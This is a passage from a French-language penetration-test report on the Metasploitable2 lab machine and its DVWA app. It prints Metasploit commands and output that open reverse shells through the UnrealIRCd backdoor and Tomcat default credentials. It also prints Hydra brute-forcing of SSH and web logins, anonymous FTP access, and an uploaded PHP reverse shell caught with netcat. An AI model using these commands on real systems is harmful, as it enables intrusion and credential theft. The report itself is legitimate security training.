• Configurer la validation et la désinfection des entrées.

• Utilisez des API sécurisées.

3.4 Exploitation


Scope – 192.168.8.194

•

•


a) Exploiter la porte dérobée (Backdoor) Bind Shell :

Avec l'utilisation de Netcat, la porte dérobée du shell de liaison a été exploitée et a fourni un accès root directement au système.



b) Exploiter la porte dérobée (Backdoor) FTP :


La porte dérobée FTP a été exploitée à l'aide du module Metasploit disponible et a donné un accès root direct au système.



c) Exploitation du mot de passe non défini pour l'utilisateur root MySQL :


MySQL a été exploité et a fourni des informations sensibles telles que les noms d'utilisateur et les mots de passe du système.

-
-



d) Exploiter les informations d'identification faibles utilisées dans VNC :

Le module Metasploit a été utilisé pour exploiter le service VNC.



e) Exploiter la porte dérobée IRC :

IRC a été exploité à l'aide du module Metasploit et a donné un accès root direct au système.

-
-

```
┌──[root@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.8.205
lhost => 192.168.8.205
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.8.205:4444
[*] 192.168.8.194:6667 - Connected to 192.168.8.194:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.8.194:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kAtnGOwYmfz9PObe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kAtnGOwYmfz9PObe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.8.205:4444 -> 192.168.8.194:56670) at 2021-09-28 02:29:48 +0530

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal# whoami
root
root@metasploitable:/etc/unreal# id
uid=0(root) gid=0(root)
root@metasploitable:/etc/unreal#
```

f) h) Exploiter l'utilisation des informations d'identification par défaut dans Apache Tomcat :

Apache Tomcat a été exploité à l'aide de Metasploit et a permis la mise en œuvre du serveur Web Tomcat.

-
-

```
┌──[root@parrot]─[~]
└─── $msfconsole -q
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.8.205
LHOST => 192.168.8.205
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.8.194
RHOST => 192.168.8.194
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
```

```
[*] Started reverse TCP handler on 192.168.8.205:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6259 bytes as vnuPDSR2Z.war ...
[*] Executing /vnuPDSR2Z/5x1zj.jsp...
[*] Undeploying vnuPDSR2Z ...
[*] Sending stage (58125 bytes) to 192.168.8.194
[*] Meterpreter session 1 opened (192.168.8.205:4444 -> 192.168.8.194:37322) at 2021-09-28 02:33:12 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
bash -i
bash: no job control in this shell
tomcat55@metasploitable:/$ whoami
tomcat55
tomcat55@metasploitable:/$ id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
tomcat55@metasploitable:/$
```

g) Exploiter les informations d'identification faibles utilisées dans SSH :

SSH a été forcé brutalement à l'aide d'Hydra et des informations d'identification valides pour l'accès des utilisateurs ont pu être trouvées.

```
┌──[root@parrot]─
└─── $hydra -L users -P users ssh://192.168.8.194
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 02:36:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
 -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries
[DATA] attacking ssh://192.168.8.194:22/
[22][ssh] host: 192.168.8.194   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 02:36:33
```

-
-

```
┌──[root@parrot]─[~]
└─── $ssh user@192.168.8.194
user@192.168.8.194's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ whoami
user
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$
```

h) Exploiter la connexion FTP anonyme :

La connexion (login) anonyme étant activée, FTP a été connecté en tant qu'anonyme sans mot de passe et des informations sensibles ont pu être trouvées..

```
┌──[root@parrot]─[~]
└─── $ftp 192.168.8.194
Connected to 192.168.8.194.
220 (vsFTPd 2.3.4)
Name (192.168.8.194:ravishanka): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

i) Exploiter les informations d'identification faibles utilisées pour FTP login :

-
-

```
┌──[root@parrot]─[~]
└──╼ $ftp 192.168.8.194
Connected to 192.168.8.194.
220 (vsFTPd 2.3.4)
Name (192.168.8.194:ravishanka): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

Scope – http://192.168.8.194/dvwa

a) Exploiter les informations d'identification faibles utilisées pour login :

Hydra a été utilisé pour déchiffrer le mot de passe de connexion de l'administrateur et cela a réussi.


```
┌──[root@parrot]─[~]
└──╼ $hydra -l admin -P users 192.168.8.194 http-post-form "/dvwa/login.php:username=^USER^
&password=^PASS^&Login=Login:Login Failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 02:43:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.8.194:80/dvwa/login.php:username=^USER^&password=
^PASS^&Login=Login:Login Failed
[80][http-post-form] host: 192.168.8.194   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 02:43:52
```


b) Exploiter l'injection SQL :

Le paramètre ID utilisateur de l'application Web était vulnérable à l'injection SQL et, à l'aide de sqlmap, il a été exploité afin d'obtenir des informations sensibles.

Figure 45-User ID parameter

-
-





Ces mots de passe pouvaient être facilement déchiffrés grâce aux listes de mots intégrées et fournissaient presque tous les mots de passe des utilisateurs en texte clair.

c) **Exploitation du téléchargement de fichiers sans restriction:**


Un shell inverse php a été téléchargé dans la section de téléchargement de fichiers image et a fourni un accès direct au système.

-
-


```
┌──[root@parrot]─[~]
└──╼ $nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.8.205] from (UNKNOWN) [192.168.8.194] 38928
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 11:56:47 up 43 min,  1 user,  load average: 1.49, 1.43, 1.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0             11:14   42:35m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: no job control in this shell
www-data@metasploitable:/$ whoami
www-data
www-data@metasploitable:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@metasploitable:/$
```

d) Exploiter l'injection de commandes :

Les commandes du système d'exploitation pourraient être exploitées avec succès dans la fonction du site Web « Ping for Free ». Des données sensibles pourraient être obtenues facilement en les exploitant.



-
-

Conclusion

Les vulnérabilités associées au système Metasploitable2 et à son application Web ont été analysées et démontrées dans ce rapport. Le risque global associé au système est très critique car il est vulnérable à de nombreuses vulnérabilités de haute gravité qui conduisent à l'exécution de code à distance.

Les vulnérabilités ont été classées en niveaux de gravité élevé, moyen et faible pour une meilleure référence et la plupart des vulnérabilités ont été exploitées afin de permettre au lecteur de comprendre comment un attaquant peut compromettre le système dans un scénario réel. Des mesures immédiates doivent être prises pour atténuer ces vulnérabilités.